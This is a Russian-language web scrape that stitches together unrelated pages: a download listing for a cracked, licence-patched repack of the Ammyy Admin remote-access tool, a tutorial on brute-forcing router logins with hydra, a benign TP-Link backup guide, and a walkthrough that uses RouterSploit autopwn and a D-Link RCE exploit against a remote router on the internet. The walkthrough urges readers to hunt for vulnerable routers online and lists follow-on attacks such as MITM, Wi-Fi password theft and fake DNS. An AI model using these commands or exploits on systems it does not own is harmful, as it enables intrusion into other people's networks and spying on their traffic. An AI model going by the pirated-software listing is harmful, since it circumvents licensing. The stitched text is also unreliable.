

Ammyy Admin (Repack & Portable) — программа, позволяющая быстро и безопасно получить удаленный доступ к компьютеру или серверу через Интернет и управлять ими в режиме реального времени. Вы можете дистанционно работать с удаленным рабочим столом, который как-будто находитесь прямо перед вами.
Для подключения к удаленному компьютеру достаточно запустить программу на компьютере клиента и оператора. Посредством Ammyy Admin можно администрировать сервера, общаться при помощи встроенного голосового чата и работать с помощью файлового менеджера с файлами и папками на удаленном компьютере.
Основные возможности программы:
• Прозрачен для всех известных фаерволов.
• Работает с компьютерами, находящимися в разных локальных сетях.
• Настройка параметров передачи данных для достижения наилучшей скорости и качества.
• Не требует IP-адресов удаленной и локальной машины. Аутентификация пользователей осуществляется
в привязке к аппаратному ID.
• Встроенный голосовой чат.
• Обеспечивает высокий уровень безопасности передаваемых данных.
• Прост в использовании.
Особенности репака Ammyy Admin:
1. Совмещённые в одном дистрибутиве установка программы или распаковка портативной версии*
2. Не требует регистрации (патч RBC)
3. Мультиязычный интерфейс (включая русский)
4. Возможность сброса ID программы*
5. Возможность подхвата и автокопирования пользовательского файла настроек программы settings3.bin и
файла-списка контактов программы contacts3.bin
БЛОКИРОВКУ в 15 ЧАСОВ НЕЛЬЗЯ ОТКЛЮЧИТЬ ПАТЧЕМ файла AA_v*.EXE
Лимит в 15 часов можно обойти ТОЛЬКО установкой своего роутера и rl скрипта или сбросом ID
Системные требования: Windows 7/8/8.1/10
Размер файла: 2,0 Mb
Скачать Ammyy Admin 3.9 CE (Repack & Portable): с Turbobit
Скачать Ammyy Admin 3.9 CE (Repack & Portable): с Uploadrar
GIF-инструкции (образцы) по загрузке с сервисов: «OxyCloud», «Turbobit», «Katfile», «Uploadrar».
ВНИМАНИЕ!!! Все репаки публикуются ТОЛЬКО в zip-архивах (редко в rar и 7z)!
Если вы загрузили небольшой EXE-файл это рекламный загрузчик, а не репак!
Прямые ссылки на загрузку (KrakenFiles / Яндекс Диск) доступны только для группы «Меценат» (Что такое Premium?).
Информация
Посетители, находящиеся в группе Гости, не могут оставлять комментарии к данной публикации.
Автор: Baguvix от 13-02-2019, 23:33, Посмотрело: 17 351, Обсуждения: 0


Ammyy Admin Corporate 3.8 RePack (& Portable) by elchupacabra
Год выпуска: 2019
Версия: 3.8
Автор сборки:by elchupacabra
Язык интерфейса: Русский, Английский и др.
Лечение: не требуется (инсталлятор уже пролечен)
Системные требования:
Windows 2000/XP/Vista/7/8/10
Windows Server 2000/2003/2008
32-bit и 64-bit
Описание:
Ammyy Admin — это программа, которая позволяет быстро и безопасно получить удаленный доступ к компьютеру или серверу через Интернет и управлять ими в режиме реального времени.
Вы можете дистанционно работать с удаленным рабочим столом, как-будто находитесь прямо за ним.
Также стоит отметить эта портативная утилита для удаленного управления компьютером. Позволит вам оказывать помощь сидя в своем кресле, можно проводить обучение пользователей или администрирование.
Пользоваться разработкой максимально просто, плюс есть Русская поддержка.
Из фишек стоит отметить поддержку передачи файлов между компьютерами, прекрасное взаимодействие с Firewall, крошечный размер
©Torrent-Soft.Net

Загрузил: Baguvix (13 февраля 2019 23:32)
Взяли: 7826 | Размер: 2,08 Mb
Последняя активность: не наблюдалась
- 60
- 1
- 2
- 3
- 4
- 5
Категория: Интернет / Разное
Уважаемый посетитель, Вы зашли на сайт как незарегистрированный пользователь.
Мы рекомендуем Вам зарегистрироваться либо войти на сайт под своим именем.
Взлом «админки» роутера
Время на прочтение
4 мин
Количество просмотров 274K
*Здесь могло быть предупреждение о том, что не нужно пользоваться данной программой в преступных целях, но hydra это пишет перед каждым сеансом взлома*

В общем, решил я по своим нуждам покопаться в настройках роутера, вбиваю я всем знакомый адрес, а тут пароль спрашивают. Как быть? Ну, начал я перебирать пароли, а их количество слишком большое, что бы перебирать все и слишком маленькое, чтобы делать reset.
И я открыл google. После пары запросов я узнал о такой вещи как hydra. И тут началось: жажда открытий, поиски неизведанного и так далее.
Приступим
Первым делом мной был составлен словарь паролей, ни много, ни мало, аж на 25 комбинаций. Далее качаем либо Kali linux, либо саму Гидру (если
вы пингвин
у вас линукс). Теперь у нас два варианта (ну как два, я нашел информацию по двум вариантам).
Либо у вас вот такое диалоговое окно:

Либо логин и пароль запрашивает форма на сайте. Мой вариант первый, поэтому начнем с него. На нашем пути к «админке» стоит страж в виде диалогового окна. Это вид авторизации http-get.
Открываем терминал. Вводим:

hydra -l admin -P myPass.txt -s 80 192.168.1.1 http-get /Где после «-l» идет логин, после «-P» словарь, после «-s» порт. Также в нашем распоряжении есть другие флаги:
-R восстановить предыдущую прерванную/оборванную сессию
-S выполнить SSL соединение
-s ПОРТ если служба не на порту по умолчанию, то можно задать порт здесь
-l ЛОГИН или -L ФАЙЛ с ЛОГИНАМИ (именами), или загрузить несколько логинов из ФАЙЛА
-p ПАРОЛЬ или -P ФАЙЛ с паролями для перебора, или загрузить несколько паролей из ФАЙЛА
-x МИНИМУМ: МАКСИМУМ: НАБОР_СИМВОЛОВ генерация паролей для брутфорса, наберите «-x -h» для помощи
-e nsr «n» — пробовать с пустым паролем, «s» — логин в качестве пароля и/или «r» — реверс учётных данных
-u зацикливаться на пользователя, а не на парлях (эффективно! подразумевается с использованием опции -x)
-C ФАЙЛ формат где «логин: пароль» разделены двоеточиями, вместо опции -L/-P
-M ФАЙЛ список серверов для атак, одна запись на строку, после двоеточия ‘:’ можно задать порт
-o ФАЙЛ записывать найденные пары логин/пароль в ФАЙЛ вместо стандартного вывода
-f / -F выйти, когда пара логин/пароль подобрана (-M: -f для хоста, -F глобально)
-t ЗАДАЧИ количество запущенных параллельно ЗАДАЧ (на хост, по умолчанию: 16)
-w / -W ВРЕМЯ время ожидания ответов (32 секунды) / между соединениями на поток
-4 / -6 предпочитать IPv4 (по умолчанию) или IPv6 адреса-v / -V / -d вербальный режим / показывать логин+пароль для каждой попытки / режим отладки
-q не печатать сообщения об ошибках соединения
-U подробные сведения об использовании модуля
server цель: DNS, IP или 192.168.0.0/24 (эта ИЛИ опция -M)
service служба для взлома (смотрите список поддерживаемых протоколов)
OPT некоторые модули служб поддерживают дополнительный ввод (-U для справки по модулю)
Ну вот так как-то:
Второй вариант:
Не мой, честно взят с Античата, с исправлением грамматических ошибок автора (Обилие знаков пунктуации я оставил). Интересно это можно считать переводом?
Нас встречает форма на сайте:

Такой метод авторизации — http-post-form, и тут нужно немного повозится, так как нам нужно понять, как браузер отправляет роутеру данные.
В данном случае и использовал браузер Chrome (его аналог Chromium в Kali Linux, ставится через apt-get install chromium).
Сейчас нужно сделать одну очень глупую вещь… указать неверный логин и пасс…
для чего увидим позже…
Нажимаем F12 что бы перейти в режим редактирования веб-страницы.

Переходим в Network → Включаем галочку Preserv log.
Вводим ложные логин и пароль…

Ну что за дела? Так не пойдет! Более того, после нескольких неудачных попыток входа, форма блокируется на 180 секунд.
Переходим во вкладочку HEADERS ищем строку:
Request URL:http://192.168.0.1/index.cgiОтрезаем все до ip-адреса — /index.cgi… Поздравляю мы нашли первую часть скрипта авторизации… Идем дальше… Переходим к вкладке FORM DATA и изменяем режим отображения на VIEV SOURCE.


update_login=login&update_password=password&check_auth=y&tokenget=1300&
update_login=login&update_password=password
Бинго! Мы нашли вторую часть скрипта авторизации! Еще чуть-чуть! теперь нужно найти страницу с сообщением об ошибке… Нужно нажать на вкладку ELEMENTS.
И выбрать элемент HTML кода (CTRL+SHIFT+C) и выбрать окно с сообщением об ошибки… в данном случае — Authentication failed!

<span langkey="bad_auth" style="display: inline;">Authentication failed!</span>Выбираем:
span langkey="bad_auth"и немножко правим… bad_auth — все! Ключ практически у нас в кармане… Теперь мы можем полностью написать строку авторизации:
index.cgi:update_login=login&update_password=password:bad_auth Теперь нужно подставить вместо «login» — ^USER^ и вместо «password» ^PASS^ и тогда строка будет иметь вид:
index.cgi:update_login=^USER^&update_password=^PASS^:bad_auth Вводим команду:
hydra -l admin -P router-pass.dic -t 1 -e nsr -vV -f -s 80 192.168.0.1 http-post-form "/index.cgi:update_login=^USER^&update_password=^PASS^:bad_auth"Обратите внимание что между частями скрипта двоеточие! это обязательно! Кстати, блокировки формы через гидру не происходило… Это очень радует.

В работоспособности второго метода мне убедиться не светит, так как я не обладатель подходящей модели роутера. Придется довериться экспрессивному человеку с Античата.
Если кому интересно, будьте добры, проверьте и отпишитесь в комментариях. Я работал с роутером TL-WR1043N/TL-WR1043ND. Роутер с Античата — D-link300NRU.
Спасибо за внимание!
Есть в маршрутизаторах компании Tp-Link такая полезная функция, как сохранение и восстановление настроек. Сейчас мы рассмотрим как это сделать. Зачем вообще сохранять настройки? На самом деле, это очень удобно. Например, вы хотите поэкспериментировать с какими-то настройками на роутере, и боитесь что-то сделать не так. Просто делаем резервную копию настроек и можем спокойно что-то менять.
Но, я думаю, что эта возможность будет особенно полезна в двух случаях:
- При обновлении прошивки на маршрутизаторе. Мы уже знаем, что после обновления прошивки на Wi-Fi роутере Tp-Link, все настройки будут сброшены к заводским. И его нужно заново настраивать. Намного проще перед прошивкой сохранить все настройки в файл, а затем, после прошивки их восстановить.
- Бывает, что приходится делать сброс настроек маршрутизатора: при проблемах в работе, частых сбоях и т. п. Что бы потом не мучатся с настройкой, просто делаем backup.
Все делается очень просто и быстро!
Как сохранить настройки роутера Tp-Link в файл?
Подключитесь к своему маршрутизатору. Можно по кабелю, или по Wi-Fi.
Откройте браузер, и в строке, где вводим адрес сайтов, вводим IP-адрес роутера: 192.168.1.1, или 192.168.0.1.
Вводим логин и пароль. Если вы их не меняли, то это admin и admin (эта информация есть на самом маршрутизаторе).
 Откроется окно с настройками вашего роутера.
Перейдите на вкладку System Tools — Backup & Restore (в русской прошивке: Системные инструменты — Резервная копия и Восстановление).
Для сохранения настроек нажмите на кнопку Backup (Резервная копия). Сохраните файл в формате .bin. Например, на рабочий стол.
 Вот и все. Если нам понадобится, то мы из файла config.bin восстановим все настройки, которые были внесены на момент создания резервной копии.
Восстанавливаем настройки на маршрутизатор
Все на той же вкладке System Tools — Backup & Restore нажмите на кнопку Выберите файл. Выберите файл настроек, который вы сохранили ранее на свой компьютер. Нажмите на кнопку Restore (Восстановить).
 Все, настройки будут восстановлены в наш роутер.
Советую вам после успешной настройки маршрутизатора создать такой резервный файл настроек и сохранить его в надежное место. В случае какой-то ошибки (бывает, что настройки сами слетают), вы сможете за несколько секунд их восстановить.
Взлом админки роутера
Тёмная личностьПривет, Бро.
Сегодня я расскажу о том, как взломать админку роутера из сети, не имея доступа к wi-fi.
//
По-умолчанию, большинство админок роутеров закрыты извне (из интернета), и в лучшем случае ты можешь видеть только открытые порты с помощью сканирования. В худшем — не видеть даже их.
Да, авторизация у разных устройств тоже происходит по-разному.
Одни аутентифицируются просто по HTTP напрямую. Другие для этого юзают формы авторизации.
Если устройство первого типа, то в браузере будет всплывающая табличка с RouterName и полями логин/пасс. Роутеры второго типа открывают вполне конкретную веб-страницу, а дальше порядок похожий.
Устройства и первого и второго типа могут использовать разные методы авторизации.
Это либо с использованием MD5 шифрования, либо “классику” — с прямой передачей пары логин/пасс.
Если роутер использует хотя бы один из этих способов, что особенно популярно у старых моделей. Я использую программу RouterScan. Она умеет работать только с такими типами роутеров. Как понятно из названия — можно одновременно и сканировать сетку, и подбирать пары лог/пасс

К сожалению, у нас возникли траблы — роутеры нашли подходящие, кое-какие из них даже в сеть смотрят открыто, но используют веб-форму для авторизации (с сайтом и т.д.) со способами входа, отличными от нашего, и поэтому напрямую взломать их с помощью только этой программы не получится.
Впрочем, можно указывать другие диапазоны ip-шников, подбирать подходящие роутеры… Вероятность успеха при достаточном количестве итераций — высока, но у меня дерьмовый ноут, я попробую другой путь…
RouterSploit — это программный модуль, выполняющий и сканирование сетки, и поиск уязвимостей, и атаки.
Швейцарский нож, короче.
У него есть всего три типа модулей: exploits, creds и scanners. Сканеры проверяют цели на уязвимости, креды проверяют аутентификационные данные на конкретных сервисах, а эксплоиты — это модули, которые непосредственно эксплуатируют уязвимости.
Вся эта кухня может тупо брутить пароли по умолчанию, а может заниматься перебором.
Сообщество, однако, развивает софтину не слишком активно, а ведь от его активности как раз напрямую зависит эффективность инструмента.
Работать вся эта штуковина у нас будет на Kali, ты можешь установить его себе:
apt-get install python3-pip
git clone https://www.github.com/threat9/routersploit
cd routersploit
python3 -m pip install -r requirements.txt
python3 rsf.py
либо на Ubuntu:
sudo add-apt-repository universe
sudo apt-get install git python3-pip
git clone https://www.github.com/threat9/routersploit
cd routersploit
python3 -m pip install setuptools
python3 -m pip install -r requirements.txt
python3 rsf.py
Установили это говно, теперь пробуем что-нибудь ломать.
Я заранее знаю адрес роутера, ты ищи свои.
Запускаем программу с помощью команды:
routersploit (или ./rsf.py)

Программа запущена, вводим
use scanners/autopwn

теперь вводим
show options
и смотрим доступные

предварительно я нашел подходящий роутер, его ip-шник (изменен) будет 88.88.188.88
установим его:
set target 88.88.188.88
set port 80

чтобы запустить модуль, пишем
run

Поздравляю, мы нашли роутер, роутер уязвим.
Две последние строки после [+] говорят нам об этом.
Раз нашли уязвимость, давайте выберем соответствующий модуль:
use exploits/dlink/dir_300_600_rce
установим цель
set target [нащ ipшник]
и пишем
run

в нашем случае это означает, что все, что ты отправишь туда. будет отправлено роутеру напрямую.
Как понятно из мана, результаты работы самой программы можно использовать примерно следующим образом:
- получить пароль текстом
- получить пароль MD5
- удаленное выполнение команд
- походы по папкам роутера, скачивание файлов
- смена пароля
как только у нас появляется возможность так или иначе пройти первый этап аутентификации, у нас появляется потенциальная возможность (в каждом случае — абсолютно индивидуально) делать что-нибудь из следующего списка:
- перепрошить девайс хитровыебанной прошивкой (но это сложно, нужно глубоко понимать суть устройства не только ОС роутера, но и иметь навыки упаковки/распаковки этих прошивок);
- отрубить пользакам девайса доступ к инету, остановить работу других служб);
- если в роутере есть хотя бы мало-мальская поддержка VPN, то можно заставить его ходить через специально обученный VPN, при этом мы получаем полный пакет атак MITM;
- узнать пароль от WI-FI и далее — тоже MITM;
- изменить настройки на подложный DNS (но так делать не стоит, т.к. вероятность выезда за вами в этом случае значительно увеличивается)
Собственно, ваша задача — поискать подходящий роутер в сети или попробовать взломать хотя бы свой собственный девайс (кстати, свой личный роутер лучше хакать тупо с помощью гидры (hydra) — это быстрее, проще)
В следующей статье попробуем провернуть один из четырех перечисленных пунктов .
Удачи, бро.